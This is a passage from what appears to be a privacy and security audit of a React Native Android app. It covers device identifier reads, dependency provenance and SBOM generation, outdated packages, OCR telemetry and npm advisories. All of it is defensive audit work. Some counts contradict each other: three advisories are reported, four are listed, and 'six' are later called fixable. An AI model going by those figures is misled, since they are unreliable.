adb -s $D shell monkey -p $PKG -c android.intent.category.LAUNCHER 1; sleep 9; snap
# EXPECT: delta 0

# Step 4: Identifier read - three independent checks (release build installed)
# Which dev-support implementation ships
strings -a /tmp/apk-release/classes*.dex | grep -E
"ReleaseDevSupportManager|BridgelessDevSupportManager|DefaultDevSupportManagerFactory"
# EXPECT: ReleaseDevSupportManager (the no-op) present alongside the others. All three ship because minification is off; the factory
selects at runtime.

# packager socket check - port 8081 = 0x1F91
adb -s $D shell 'cat /proc/net/tcp /proc/net/tcp6 | grep -c ":1F91"'
# EXPECT: 0
```

Result (accelerometer)

Build	State	Accelerometer connections	Total connections
Debug	app stopped	3	10
Debug	app running (pid 29997)	4	11
Release	app stopped	3	10
Release	app running (pid 31265)	3	10

```
Debug   Δ = +1  - the debug build registers exactly one accelerometer listener, confirming the method detects the phenomenon.
Release Δ = 0   - the release build registers no sensor listener.
```

Result (identifier read)

Three independent observations, all agreeing:

1. **Which implementation ships.** The release dex carries `ReleaseDevSupportManager` - React Native's no-op implementation, selected when developer support is off, alongside `BridgelessDevSupportManager` and

`DefaultDevSupportManagerFactory`. All are present because minification is off; the factory chooses at runtime.

2. **No packager (Metro) connection.** `/proc/net/tcp` and `/proc/net/tcp6` searched for port 8081: 0 sockets. The connection that triggers the read never opens. The release version of the app has no connection to the development server.
3. **No shake detector.** Established above. The shake detector is started by the active developer-support manager; its absence indicates the no-op implementation is installed.

Verdict: **PASS**

Both reads ship in the release artefact, but neither is activated. The strength of the evidence suggests: the code path for reading the identifier is not reached in the release build. This does not prove the underlying platform call never executes, that requires instrumentation. Still, three separate observations line up, and none of them point the other way.

5.3.1.8 Result: **FAIL**

Looking at the pass condition, there is no identifier without functional necessity and none and none transmitted off the device, so the test fails right at the first limb. The failures are not due to reads of hardware identifiers, which are absent. Instead, they stem from capabilities and components granted without function and a telemetry transport the app did not choose.

5.3.1.9 Verdict: **FAIL**

The second limb, transmission, is not settleable by this test; the failure recorded above stands solely on the first limb and does not require it. 9 of 10 shipped permissions are dependency-contributed rather than declared, three components are exported without any application function, and the release build carries an inherited telemetry transport whose emission behaviour static analysis cannot determine.

5.3.1.10 Findings

Finding	Severity	LINDDUN	GDPR
Release APK signed with a debug keystore tracked in a public repository	High (8.8)	Non-compliance	Art. 32, 25

Finding	Severity	LINDDUN	GDPR
Google CCT telemetry transport linked in via the OCR dependency; Firebase automatic data collection enabled by default	Medium	Detectability, Non-compliance	Art. 5(1)(c), 25, 28
`READ_GSERVICES` granted for a reCAPTCHA flow the app never invokes	Medium	Identifiability, Linkability	Art. 5(1)(c)
`READ_EXTERNAL_STORAGE` auto-implied, dangerous, no maxSdkVersion, never requested	Medium	Identifiability, Non-compliance	Art. 5(1)(c)
`secdocvault://auth/email-link` is an unverified custom scheme; any installed app can register it and intercept the sign-in credential	Medium	Identifiability, Linkability	Art. 5(1)(f), 32
`react-native-blob-util`, never imported, contributes `ACCESS_WIFI_STATE` and `DOWNLOAD_WITHOUT_NOTIFICATION`	Medium	Identifiability, Non-compliance	Art. 5(1)(c)
Three exported components with no app function (`GenericIdpActivity`, `RecaptchaActivity`, `RevocationBoundService`)	Low	Identifiability	Art. 5(1)(c)
`WAKE_LOCK` declared with no acquiring code path	Info	Non-compliance	Art. 5(1)(c)

Recorded passes

- No advertising ID, MAC, IMEI, IMSI, Build.SERIAL, Widevine ID or SIM serial anywhere in source, dependencies or binary.
- Firebase Installation ID, the most common stable pseudonymous identifier in Firebase applications, not on the classpath.
- No analytics SDK.
- No package-visibility surface.
- Sensor access is limited to a shake threshold with no calibration data derived.
- ML Kit models bundled rather than downloaded.
- `allowBackup="false"` survives the merge.
- Release builds disallow cleartext traffic.
- Both dev-support identifier reads measured inactive in release.

5.3.1.11 Remediation

1. Generate a release keystore, hold it outside the repository, reference it from Gradle properties or CI secrets. Remove `!debug.keystore` from `.gitignore` and untrack the file.
2. Set `enableProguardInReleaseBuilds = true`. This removes the dead reCAPTCHA, play-services-auth, CCT and dev-support code and reduces the 166 MB artefact.
3. Exclude `react-native-blob-util`, or strip its permissions with `tools:node="remove"`.
4. Exclude the CCT transport at build configuration:

```
configurations.all {
    exclude group: 'com.google.android.datatransport', module: 'transport-backend-cct'
}
```

5. Disable Firebase automatic data collection:

```
"react-native": { "app_data_collection_default_enabled": false }
```

6. Apply `maxSdkVersion` to the inherited storage permissions, or remove them with a manifest override.
7. Remove the three unused exported components with `tools:node="remove"`.
8. Replace the custom URI scheme with a verified Android App Link.

5.3.1.12 Limitations

- Five vectors remain not measurable by the methods used: the GSF identifier, `Build.FINGERPRINT`, `TimeZone.getDefault`, the TLS fingerprint and the iOS vendor identifier. The first three are compile-time constants or capability without an observed read; the last two belong to network-layer and iOS testing respectively.
- The test establishes capability, not behaviour. Whether the CCT transport emits and whether any identifier reaches the network, is outside its reach.
- Dex analysis worked from string tables rather than decompiled code - reliable for descriptor-form API references, unreliable for inlined constants and reflective calls.
- iOS was not analysed beyond the application delegate.
- Test D measured one device, one Android version, one vendor. The differential-attribution substitute was necessary because the vendor sensor implementation does not attribute connections by package; on a device that does, direct attribution would be preferable.

5.3.2 TA-02: Dependency and SDK provenance

5.3.2.1 Purpose

- To establish whether any component in the dependency tree performs data collection or network communication that its stated purpose does not disclose.
- The test exists because Section 2.1.8 established that declared purpose is not evidence of behaviour that Specter et al. (2025) found. The application's own dependency manifest declares no analytics package of any kind and this test asks whether that declaration describes the built artefact.

This addresses Claim 9. Maps to GDPR Article 5(1)(c) and Article 28.

5.3.2.2 Question

	Test	Question
A	Inventory, SBOM and acquisition surface	What is in the dependency tree, where did each component come from and can every component's purpose be established?
B	Maintenance and currency	Which dependencies are stale and which leave the application materially out of date?
C	Identifier-API attribution	Which packages read identifiers and does their stated purpose explain it?
D	Security-weight dependencies	Do the three components carrying security weight behave as assumed?
E	Known vulnerabilities	Which advisories apply and do they reach the device or bear on the privacy claims under test?

5.3.2.3 Scope

Pass condition: Every dependency with identifier-API access has a functional justification and none makes undeclared network calls.

Fail condition: Any dependency reads an identifier its stated purpose does not explain, any dependency performs network communication it does not disclose, or any component's purpose cannot be established from its source.

5.3.2.4 Test A: Inventory, SBOM and acquisition surface

Method

The dependency inventory is derived from package-lock.json rather than from npm ls. The lockfile is the authoritative record of what was installed, is machine-readable and is committed, so the counts reproduce exactly for any reader.

A CycloneDX 1.5 bill of materials is then generated by walking the same lockfile and emitting one component per entry, using the script below.

Commands

```
# 1. Transitive inventory -- non-root entries in the lockfile
node -e 'const l=require("./package-lock.json");
console.log("lockfileVersion:", l.lockfileVersion);
console.log("non-root entries:", Object.keys(l.packages).filter(p=>p!=="").length);'

# 2. Acquisition surface -- where each entry was fetched from
node -e 'const p=require("./package-lock.json").packages; let reg=0,link=0,other=0;
for(const [k,v] of Object.entries(p)){ if(k==="")continue;
  if(v.link) link++;
  else if(v.resolved?.startsWith("https://registry.npmjs.org")) reg++;
  else other++; }
console.log({registry:reg, link, other});'

# 3. Distinct components -- deduplicated by name and version
node -e 'const p=require("./package-lock.json").packages; const s=new Set();
for(const [k,v] of Object.entries(p)){ if(k===""||v.link)continue;
  s.add(k.replace(/^.*node_modules\//,"")+"@"+v.version); }
console.log("unique name@version:", s.size);'

# 4. Direct dependencies declared by the application
node -e 'const p=require("./package.json");
const d=Object.keys(p.dependencies||{}).length, v=Object.keys(p.devDependencies||{}).length;
console.log({dependencies:d, devDependencies:v, total:d+v});'

# 5. Packages executing install-time scripts
node -e 'const p=require("./package-lock.json").packages;
for(const [k,v] of Object.entries(p)) if(v.hasInstallScript)
  console.log(k.replace(/^.*node_modules\//,""), v.version);'

# 6. Android dependency graph (enumerated separately -- see coverage gap below)
./gradlew :app:dependencies
```

Script (Generating the bill of materials)

We can use cyclonedx-npm, installed as a global npm package, but instead of that we can use our custom script to generate the bill. The script that walks the same lockfile and reads licence and script metadata from each installed package.json. The method is recorded inside the output itself, under `metadata.properties["secdocvault:generation-method"]`.

```
node > evidence/TA-02/sbom.json <<'EOF'
const lock = require('./package-lock.json');
const fs   = require('fs');
const pkg  = require('./package.json');
const direct = new Set([...Object.keys(pkg.dependencies||{}),
                        ...Object.keys(pkg.devDependencies||{})]);

const components = Object.entries(lock.packages)
  .filter(([path]) => path !== '')
  .map(([path, e]) => {
    const name = path.replace(/^.*node_modules\//, '');
    let meta = {};
    try { meta = JSON.parse(fs.readFileSync(`${path}/package.json`, 'utf8')); } catch {}
    return {
```

```
      type: 'library',
      'bom-ref': `pkg:npm/${encodeURIComponent(name)}@${e.version}`,
      name, version: e.version,
      scope: e.optional ? 'optional' : 'required',
      purl: `pkg:npm/${encodeURIComponent(name)}@${e.version}`,
      licenses: e.license ? [{ license: { id: e.license } }] : [],
      properties: [
        ['installPath',      path],
        ['resolved',         e.resolved || ''],
        ['integrity',        e.integrity || ''],
        ['dev',              String(!!e.dev)],
        ['optional',         String(!!e.optional)],
        ['direct',           String(direct.has(name))],
        ['hasInstallScript', String(!!e.hasInstallScript)],
        ['licenceRaw',       meta.license || ''],
      ].map(([n, v]) => ({ name: `secdocvault:${n}`, value: v })),
    };
  });

console.log(JSON.stringify({
  bomFormat: 'CycloneDX', specVersion: '1.5', version: 1,
  metadata: {
    timestamp: new Date().toISOString(),
    tools: [{ vendor: 'SecDocVault TA-02', name: 'gen-sbom.js (self-generated)', version: '1.0.0' }],
    component: { type: 'application', name: pkg.name, version: pkg.version,
                 purl: `pkg:npm/${pkg.name}@${pkg.version}` },
    properties: [{ name: 'secdocvault:generation-method',
                   value: 'Self-generated from package-lock.json; cyclonedx-npm unavailable under the test ground rules.' }],
  },
  components,
}, null, 2));
EOF
```

Each component records its package URL, licence, resolved registry URL, integrity hash, install path and flags for development, optional, direct, install-script and native-code status. The integrity hash is the field that makes the inventory useful for supply-chain purposes, it is what a later verification pass would check a re-downloaded archive against.

```
# Verification only -- confirms the emitted file matches the lockfile count.
# This does not derive the figure; the figure comes from step 1.
node -e 'console.log("components:", require("./evidence/TA-02/sbom.json").components.length);'
```

Result

Measure	Value
Lockfile version	3
Transitive packages, non-root lockfile entries (installed placements)	1,269
Distinct components (deduplicated by name and version)	1,046
SBOM (CycloneDX 1.5) components emitted	1,269 (one per lockfile entry)
Direct dependencies	52 (29 runtime, 23 development)
Entries resolved from the public registry	1,269 (100%)
Packages resolving outside the registry (from a git URL, tarball or local link)	0

Measure	Value
Packages running install-time scripts	4 (`@firebase/util`, `protobufjs`, `unrs-resolver`, `fsevents`)
Packages with no establishable purpose	0 (all 52 direct dependencies carry a registry description matching their use in the codebase)

What the two counts mean

- 1,269 counts installed placements — the supply-chain footprint, one entry per path under node_modules.
- 1,046 counts distinct components after deduplication by name and version — what is actually in the product.
- The bill of materials emits one component per placement, so its total is 1,269 by construction: the row records the artefact's size, it is not corroboration.

Verdict: **PASS**

The acquisition surface is clean. Every one of the 1,269 placements resolves to the public npm registry. Nothing is pulled from a git URL, a tarball or a local link, so there is no component whose origin lies outside the registry's publication and integrity machinery. All 52 direct dependencies carry a registry description consistent with their use in the codebase; none is obfuscated and none has a purpose that could not be established from its source. The four install-time scripts are ordinary native-binding setup in well-known packages.

5.3.2.5 Test B: Maintenance and currency

Method

The test plan directs the audit to flag any dependency that is "unmaintained (>24 months)". It is not drawn from a standard and no external authority sets 24 months as the boundary between maintained and abandoned. It is recorded as an arbitrary but declared criterion and the result below is in part an assessment of whether it measures the right property. The test does not say since when, so the execution had to choose. Three different quantities can be measured and they give materially different answers:

Metric	What it measures	Registry field
Project silence	Is anyone still publishing this package at all?	time.modified
Version lag	How far has the application	installed vs dist-tags.latest

Metric	What it measures	Registry field
	drifted from current?	
Installed-copy age	How old is the code actually running?	time[<installed version>]

The script covers both `dependencies` and `devDependencies`, so all 52 direct dependencies are resolved rather than the 29 runtime ones alone; it prints the package name on every row; and it separates the installed version's publish date from the project's last publish date, which a single `time.modified` lookup conflates.

One script produces all three metrics for every direct dependency. It reads the installed version from the lockfile and the published versions from the registry.

Commands (Script)

```
cat > /tmp/deps.mjs <<'EOF'
import fs from 'fs';
import { execFile } from 'child_process';
import { promisify } from 'util';
const run = promisify(execFile);

const pkg  = JSON.parse(fs.readFileSync('package.json','utf8'));
const lock = JSON.parse(fs.readFileSync('package-lock.json','utf8'));
const NOW  = new Date();

const direct = [
  ...Object.keys(pkg.dependencies    || {}).map(n => [n,'prod']),
  ...Object.keys(pkg.devDependencies || {}).map(n => [n,'dev' ]),
];
const installedOf = n => lock.packages[`node_modules/${n}`]?.version ?? '(none)';
const months = d => d ? ((NOW - new Date(d)) / (1000*60*60*24*30.4375)) : null;
const gap = (i,l) => {
  if (!/^\d/.test(i) || i===l) return i===l ? 'current' : '?';
  const [a,b,c]=i.split('.').map(Number), [x,y,z]=l.split('.').map(Number);
  if (a!==x) return 'MAJOR'; if (b!==y) return 'minor'; if (c!==z) return 'patch'; return '?';
};

const limit = 6; let idx = 0; const rows = [];
await Promise.all(Array.from({length:limit}, async () => {
  while (idx < direct.length) {
    const [name, scope] = direct[idx++];
    let latest='', time={}, licence='';
    try {
      const { stdout } = await run('npm',
        ['view', name, 'version', 'time', 'license', '--json'], {maxBuffer: 1<<26});
      const j = JSON.parse(stdout);
      latest = j.version; time = j.time || {}; licence = j.license || '';
    } catch { latest = '(lookup failed)'; }
    const installed = installedOf(name);
    rows.push({ name, scope, installed, latest, gap: gap(installed, latest),
      instPub: time[installed] || '', projPub: time.modified || '',
      ageInst: months(time[installed]), ageProj: months(time.modified), licence });
  }
}));
rows.sort((a,b)=>a.name.localeCompare(b.name));

const f = n => n==null ? '--' : n.toFixed(1);
console.log(['name','scope','installed','latest','gap','inst_published','age_inst_mo',
             'proj_last_publish','age_proj_mo','licence'].join('\t'));
for (const r of rows)
  console.log([r.name,r.scope,r.installed,r.latest,r.gap,(r.instPub||'').slice(0,10),
               f(r.ageInst),(r.projPub||'').slice(0,10),f(r.ageProj),r.licence].join('\t'));

console.error(`\ndirect deps resolved: ${rows.length} (prod ${rows.filter(r=>r.scope==='prod').length}, dev ${rows.filter(r=>r.scope==='dev').length})`);
console.error(`RULE (b) project silent >24mo : ${rows.filter(r=>r.ageProj>24).map(r=>`${r.name} (${r.ageProj.toFixed(0)}mo)`).join(', ')||'none'}`);
console.error(`MAJOR version behind : ${rows.filter(r=>r.gap==='MAJOR').map(r=>`${r.name} ${r.installed}->${r.latest}`).join(', ')||'none'}`);
console.error(`installed copy >24mo old : ${rows.filter(r=>r.ageInst>24).map(r=>`${r.name} (${r.ageInst.toFixed(0)}mo)`).join(', ')||'none'}`);
EOF

node /tmp/deps.mjs > deps.tsv 2> deps-summary.txt
column -t -s$'\t' deps.tsv
```

Result

Measured 2026-08-19. Figures move as upstream publishes; the script is the artefact, the table is a snapshot.

52 direct dependencies resolved - 29 runtime, 23 development.

Stale (project silent for more than 24 months)

Package	Version	Last publish	Age	Scope	Ships native code	Network	Identifier APIs
`buffer`	6.0.3	2023-07-22	37 mo	runtime	no	no	no
`react-native-heroicons`	4.0.0	2024-01-01	31 mo	runtime	no	no	no
`eslint-plugin-ft-flow`	3.0.11	2024-07-12	25 mo	dev	no	no	no

Three packages. None ships native code, opens a socket or reads an identifier. buffer is a finished polyfill; the icon set is cosmetic; the lint plugin has no runtime presence. No privacy consequence. Recorded so the search is auditable, not because any is a problem.

Version lag (installed release is a major version behind)

16 of the 52 direct dependencies are a full major version behind. The 5 that bear on findings elsewhere in this strand:

Package	Installed	Latest	Why it matters
`react-native-quick-crypto`	0.7.17	1.1.7	The application's primary cryptographic primitive, with no fallback
`react-native-image-picker`	7.2.3	8.2.1	Its quality: 0.9 option is the only mechanism stripping metadata on the camera and gallery upload paths (Section 5.3.4), behaviour that a major version could change
`react-native-view-shot`	4.0.3	5.1.1	Produces the redacted export artefact
`@react-native-firebase/*` (4 packages)	23.8.8	26.2.0	Three major versions behind on the entire backend client

Package	Installed	Latest	Why it matters
`react-native-get-random-values`	1.11.0	2.0.0	Supplies the secure random source used for key and IV generation

The remainder are toolchain and framework packages:

- `@babel/*` (3)
- `eslint`
- `prettier`
- `typescript`
- `react-native-gesture-handler`
- `@react-native-async-storage/async-storage`

Every one of these packages is actively maintained; the application is behind. This is recorded as a separate criterion because a package can be current in publication terms and still leave the application materially out of date.

Installed-copy age (the version in use is more than 24 months old)

8 packages. The 4 that matter:

Package	Version	Last publish	Age	Project last publish
`react-native-fs`	2.20.0	2022-05-04	52 mo	2025-02-02 (18 mo)
`crypto-js`	4.2.0	2023-10-24	34 mo	2026-08-05 (<1 mo)
`buffer`	6.0.3	2020-11-23	69 mo	2023-07-22 (37 mo)
`react-native-get-random-values`	1.11.0	2024-03-06	30 mo	2025-10-22 (10 mo)

`crypto-js` is the clearest illustration. The project published less than a month ago before this measurement, so rule (b) treats it as thoroughly maintained. The version actually installed is nearly three years old. `react-native-fs` is worse: the running code is 4.5 years old while the project has published within the last 18 months. Both are on the document upload and cryptography paths.

Verdict: **INFORMATIVE**

Project silence as written flags 3 packages, none of which carries any privacy or security consequence and clears every package that does.

The rule measures whether upstream is alive. The risk this test exists to find is whether the application is current and those are independent properties. A finished polyfill that has not shipped in 3 years is safe. An actively maintained cryptographic

library that the application is a major version behind on is not and project silence cannot see it.

Findings carried forward: the cryptographic provider and the secure random source are both a major version behind (see Test D); the upload-path picker is a major version behind on a package whose current behaviour provides an undocumented privacy protection.

5.3.2.6 Test C: Identifier-API attribution

Method

The identifier symbols catalogued in Section 2.1.5 are searched across the installed dependency tree and the occurrences attributed to their owning package. Three constraints are applied to the search, each correcting a defect that inflated an earlier run: binary files are skipped, so compiled build output under node_modules is not counted; scope directories are excluded from the package list, so a scoped package is not scanned once as a scope and again as a package; and matching is bounded to whole words, so a symbol appearing inside a longer identifier is not reported as a hit.

Every hit is then read in context and classified. This is necessary rather than cautious: an occurrence count records where a symbol appears, not whether it is called and the same string may be a call, an import, a type declaration or a documentation comment.

Commands

```
# every identifier symbol from the Section 2.1.5 catalogue, attributed to its owning package
SYMS='\bDisplayMetrics\b|Settings\.Secure|\bSensorManager\b|\bIMEI\b|Locale\.getDefault|\bidentifierForVendor\b|Build\.FINGERPRINT|\b
ANDROID_ID\b|\bTYPE_ACCELEROMETER\b|Build\.SERIAL|\bgetMacAddress\b|\bAdvertisingIdClient\b|\bgetDeviceId\b|\bgetSubscriberId\b|\bget
InstalledPackages\b|TimeZone\.getDefault'

for p in node_modules/[^@]*/ node_modules/@*/*/; do
  hits=$(grep -rhoIE \
        --exclude-dir=build --exclude-dir=.transforms --exclude-dir=.cxx \
        --exclude-dir=generated --exclude-dir=types_generated \
        "$SYMS" "$p" 2>/dev/null | sort | uniq -c | sort -rn)
  [ -n "$hits" ] && { echo "## ${p#node_modules/}"; echo "$hits"; }
done
```

Result

5 packages in the dependency tree contain references to the catalogued identifier symbols. All but React Native core's are screen-geometry or locale reads required for layout and formatting. No third-party dependency reads an identifier that its stated purpose fails to explain.

Package	Symbol	Occurrences	What it actually is
react-native	DisplayMetrics	52	layout
react-native	SensorManager	9	shake detector
react-native	Settings.Secure	8	dev-server ID + accessibility reads
react-native	Locale.getDefault	6	formatting
react-native	identifierForVendor	4	iOS dev-server
react-native	Build.FINGERPRINT	4	emulator detection + AndroidInfoModule
react-native	ANDROID_ID	2	dev-server
react-native	TYPE_ACCELEROMETER	1	shake detector
react-native	Build.SERIAL	1	AndroidInfoModule
react-native-video	Locale.getDefault	3	formatting
react-native-screens	DisplayMetrics	2	layout
react-native-view-shot	DisplayMetrics	3	capture sizing
@react-native-firebase/app	Settings.Secure	1	doc string - see below
@react-native-firebase/app	ANDROID_ID	1	doc string
@react-native/eslint-plugin	DisplayMetrics	1	dev tooling

The Firebase hit

Not a read. It's a description string in firebase-schema.json:

```
If you wish to disable collection of SSAID (Settings.Secure.ANDROID_ID) in your Android app...
```

documenting the `google_analytics_ssaid_collection_enabled` config option.

That's a false positive, but a useful one: it shows RNFirebase exposes firebase.json switches for SSAID and IDFV collection. Relevant to TA-01 finding that automatic data collection is left enabled — those switches are part of the remediation, alongside `app_data_collection_default_enabled`.

Verdict: **PASS**

No dependency has identifier access that its stated purpose fails to explain, which is the precise condition this step tests.

5.3.2.7 Test D: Security-weight dependencies

Method

Three components were looked at one by one, not with tree-wide sweeps: the optical-character-recognition provider, the cryptographic provider, and the secure-storage provider. Each chosen for a specific reason. Recognition is a likely spot for a network call that should not exist, its model-provisioning route was compared against the declared Gradle coordinate, the merged manifest, and the built package's contents. The cryptographic provider is a must-have with no fallback, so its currency, native backing, and advisory status were examined. The secure-storage provider holds every secret the application has, so each call site was checked for the accessibility constraint it imposes.

5.3.2.7.1 Optical character recognition: is it genuinely on-device?

Commands

```
# 1. Which Gradle coordinate the library declares
grep -A8 "^dependencies" node_modules/@react-native-ml-kit/text-recognition/android/build.gradle

# 2. Model-download trigger in the merged manifest
grep -c "com.google.mlkit.vision.DEPENDENCIES" \
     android/app/build/intermediates/merged_manifests/debug/processDebugManifest/AndroidManifest.xml

# 3. Models physically present in the package
unzip -l android/app/build/outputs/apk/debug/app-debug.apk | grep -E "mlkit|ocr"
```

Result

1. The declared coordinate is `com.google.mlkit:text-recognition:16.0.1`, the bundled-model artefact, with 4 additional script packs. The downloading variant is `com.google.android.gms:play-services-mlkit-text-recognition` and is not declared.
2. The `com.google.mlkit.vision.DEPENDENCIES` meta-data tag, which causes Play services to fetch a model at install time, is absent (count 0). The only ML Kit manifest entries are component registration.
3. The recognition pipeline and models ship in the package:

```
11064544  lib/arm64-v8a/libmlkit_google_ocr_pipeline.so
 6781940  lib/armeabi-v7a/libmlkit_google_ocr_pipeline.so
11561048  lib/x86/libmlkit_google_ocr_pipeline.so
11626128  lib/x86_64/libmlkit_google_ocr_pipeline.so
          assets/mlkit-google-ocr-models/gocr/gocr_models/line_recognition_legacy_mobile/...
```

Verdict: ***PASS***

The recognition path performs no network input/output for models. Bundling five script packs is also why the debug artefact is 231 MB.

The caveat, which became the test's principal finding.
`com.google.mlkit:common:18.11.0`, a transitive of all 5 script packs, declares `transport-api`, `transport-backend-cct` and `transport-runtime` — Google's Clearcut telemetry transport. The model does not phone home; the dependency that provides it nonetheless brings a telemetry transport into the binary. These are separate facts and both belong in the result.

5.3.2.7.2 Cryptographic provider (react-native-quick-crypto)

Result

Installed / latest	**0.7.17 / 1.1.7 - a full major version behind**
Maintenance	Latest published one month before the audit; actively maintained
Licence	MIT
Native backing	C++ JSI host object over OpenSSL, declared as OpenSSL-Universal with no version floor
Prebuilt binaries	62 - the largest native footprint of any dependency in the tree
Advisories	None against this package
Identifier APIs	None

No known vulnerability is outstanding, so this is a currency and supply-chain-surface concern rather than an exploitable defect. It is nonetheless the dependency where being behind matters most, since Section 4.2 established the cryptographic layer fails closed if this module is absent, it has no fallback. The 0.7 to 1.x transition changed API surface, so the upgrade is a piece of work rather than a version bump.

Gap

The OpenSSL version actually shipped could not be determined from package metadata, which references the dependency without a version floor. Establishing it requires inspecting the built binary and belongs to the cryptography strand.

Verdict: ***INFORMATIVE***

Adjacent observation, handed over rather than adjudicated. The application also imports `crypto-js@4.2.0` alongside the native provider. That library is pure

JavaScript and its key-derivation defaults are weak. Which library performs the key derivation and with what parameters, is a cryptography-strand question and is recorded here only because this test surfaced it.

5.3.2.7.3 Secure storage provider (react-native-keychain)

Result

Installed / latest	**10.0.0 / 10.0.0 - current**
Licence	MIT
Advisories	Clean

Every storage site in the application sets accessibility to when unlocked, this device only, which excludes the item from cloud keychain synchronisation and from encrypted backups and requires the device to be unlocked. Two sites additionally require user presence, one through biometry.

*Verdict: **no finding***

Whether entries are destroyed on deletion or logout is a separate question belonging to the key-material remanence test.

5.3.2.8 Test E: Known vulnerabilities

Method

Every reported package is separated into root cause or transitive: a package whose via field lists advisory objects has its own advisory, while one that lists package names is flagged only by a dependency. Each root-cause advisory is evaluated on two axes:

- its CVSS vector, which establishes whether the defect can disclose data at all,
- the affected package's role in the build, which establishes whether it reaches a device.

Commands

```
npm audit                       # or save as json file
npm audit --json > npm-audit.json
```

Result

```
info 0 · low 0 · moderate 0 · high 3 · critical 0 · total 3
dependencies scanned: prod 791 · dev 478 · optional 29 · peer 3 · total 1269
```

Package	Advisory	GHSA	CWE	CVSS 3.1	Affected range (as in npm audit)	Reachable at runtime on device?
`image-size`	ICNS parser allows denial of service through an infinite loop	GHSA-w3rx-r6r6-pgpr	CWE-835	7.5	<= 2.0.2	No - bundler dependency
`image-size`	JXL and HEIF parsers allow denial of service through infinite loops	GHSA-5p2g-fcmc-qvqq	CWE-835	7.5	<= 2.0.2	No - bundler dependency
`js-yaml`	Quadratic CPU consumption in !!omap resolution (3.x and 4.x) - CVE-2026-59870 fix not backported	GHSA-5p4m-2wfm-xmqj	CWE-407	7.5	3.0.0 - 3.15.0 || 4.0.0 - 4.3.0	No - build tooling
`nanoid`	custom generators can loop indefinitely when size is zero	GHSA-2v37-7h3g-55p8	CWE-835	5.9	<3.3.18	No - build tooling

Verdict: **PASS (this could change over time, as new CVEs are discovered)**

No advisory in the tree impacts any claim under test, and none reaches the device.

Two independent lines back this up, and the first is stronger than a reachability argument because it comes directly from the advisories. Every advisory is just about availability. All four CVSS vectors read C:N/I:N/A:H — no confidentiality impact, no integrity impact. The underlying weaknesses are CWE-835 (infinite loop) and CWE-407 (algorithmic complexity) — both denial-of-service classes. None of these flaws can disclose data, so none can lead to the identification, linkage or metadata leakage this strand tests for. For a privacy assessment, this is the least relevant kind of vulnerability.

Every affected package is part of the build toolchain. `image-size` is a `metro` dependency; `js-yaml` is used for configuration parses and is also pulled in by the test-coverage tooling; `nanoid` is build tooling. None is bundled into the application package, and none is reachable at runtime on a device. The realistic exposure is

therefore to a developer machine processing a hostile input during a build, not to a user of the application.

The exposure happens at build-time, not runtime: a developer machine dealing with a hostile input during a build, not a user of the application. Section 2.3.3 treats this distinction as key in supply-chain assessment. All six are fixable. Every entry indicates `fixAvailable: true`, so `npm audit fix` resolves the set without manual version pinning.

5.3.2.9 Result: **FAIL**

5.3.2.9.1 First limb (identifier-API justification): **PASS**

Five packages in the dependency tree call upon the identifier symbols listed in Section 2.1.5. Each one serves a purpose:

Package	Symbols	Use
`react-native`	`DisplayMetrics`, `SensorManager`, `Settings.Secure`, `Locale.getDefault`, `identifierForVendor`, `Build.FINGERPRINT` `andROID_ID`, `TYPE_ACCELEROMETER`, `Build.SERIAL`	Layout, accessibility, formatting, developer tooling
`react-native-screens`	`DisplayMetrics`	Layout
`react-native-svg`	`DisplayMetrics`	Rendering
`react-native-view-shot`	`DisplayMetrics`	Capture sizing
`react-native-video`	`Locale.getDefault`	Formatting

There are two more instances that don't involve code. `@react-native/eslint-plugin` uses `DisplayMetrics` in development tools; `@react-native-firebase/app` has `Settings.Secure.ANDROID_ID` in a description string found in firebase-schema.json, documenting a configuration option rather than performing a read.

No third-party dependency pulls an identifier that its stated purpose fails to clarify, which is the specific condition this limb tests. The four packages for rendering and media read screen geometry and locale, those are essential for what they do, just like React Native does.

The limb passes, but it should be read with the measurement caveat recorded in Section 5.3.2.13: occurrence counting shows where a symbol appears, not whether it is actually called, and it required correction before it produced a reliable answer.

5.3.2.9.2 Second limb (no undeclared network calls): **FAIL**

Static analysis could not settle this limb and it was pushed ahead with one named suspect: the telemetry transport slipping in through the optical-character-recognition dependency. In Section 5.3.3, it was observed that transport in operation, gathering a device fingerprint, and queueing it for delivery to a Google endpoint during a session in which no account existed. The dependency introduces network behaviour that its stated purpose does not disclose, leading to the limb failure.

5.3.2.9.3 The provenance finding

The application's dependency manifest declares no analytics or telemetry package. That statement is true of the manifest and false of the built application.

A developer auditing this project by reading its declared dependencies — the exercise Section 2.1.8 argued is insufficient, would conclude the application collects no telemetry and would be wrong. The transport comes in transitively, through a component selected for optical character recognition, that is exactly what Specter et al. (2025) documented when they found that 23.92% of fingerprinting behaviour stems in SDKs whose stated purpose gives no indication of it.

5.3.2.10 Verdict: **FAIL**

The first limb passes cleanly: no third-party dependency reads an identifier that its stated purpose fails to explain, and the acquisition surface is clean across all 1,269 lockfile placements. The second limb fails: the recognition dependency introduces a telemetry transport not mentioned in the app's manifest, and Section 5.3.3 confirms it sends out data. A dependency audit just looking at the manifest, the approach Section 2.1.8 argued against, would have missed the crucial finding.

5.3.2.11 Findings

Finding	Severity	LINDDUN	GDPR
Telemetry transport introduced transitively by the optical-character-recognition dependency; not declared anywhere in the application's own dependency manifest	Medium	Detectability, Non-compliance	Art. 5(1)(c), 28
Secure random source (`react-native-get-random-values`) a major version behind; supplies the entropy for content-key and initialisation-vector generation	Low	-	Art. 32

Finding	Severity	LINDDUN	GDPR
Primary cryptographic provider (`react-native-quick-crypto`) a major version behind, over an unpinnable native cryptographic library	Low	-	Art. 32
Backend client (`@react-native-firebase/*`, four packages) three major versions behind	Low	-	Art. 32

The last three are recorded separately rather than as a single currency finding because they differ in what they put at risk. The random source and the cryptographic provider sit directly on the key-generation path described in Section 4.3; the backend client governs the transport and access-control surface. All three are handed to the cryptography strand under the division of work set out in Section 3.5.

Recorded passes

- The acquisition surface is clean. All 1,269 lockfile placements resolve to the public npm registry. No package is pulled from a git URL, a tarball or a local link.
- No package has an unestablishable purpose. All 52 direct dependencies carry a registry description consistent with their use in the codebase.
- No hardware- or account-rooted identifier is read by any dependency. The advertising identifier, MAC address, IMEI, IMSI, Build.SERIAL as a read, Widevine identifier and installed-package enumeration are absent from the entire tree.
- IMEI is absent tree-wide. Every one of the 42 apparent matches in the uncorrected scan was a substring false positive — cellularIMEI, an autofill hint constant and tabBarRespectsIMEInsets, a layout property.
- Optical character recognition is genuinely on-device. The bundled-model coordinate is declared rather than the downloading variant, no model-download metadata is present and the recognition pipeline and models ship inside the package.
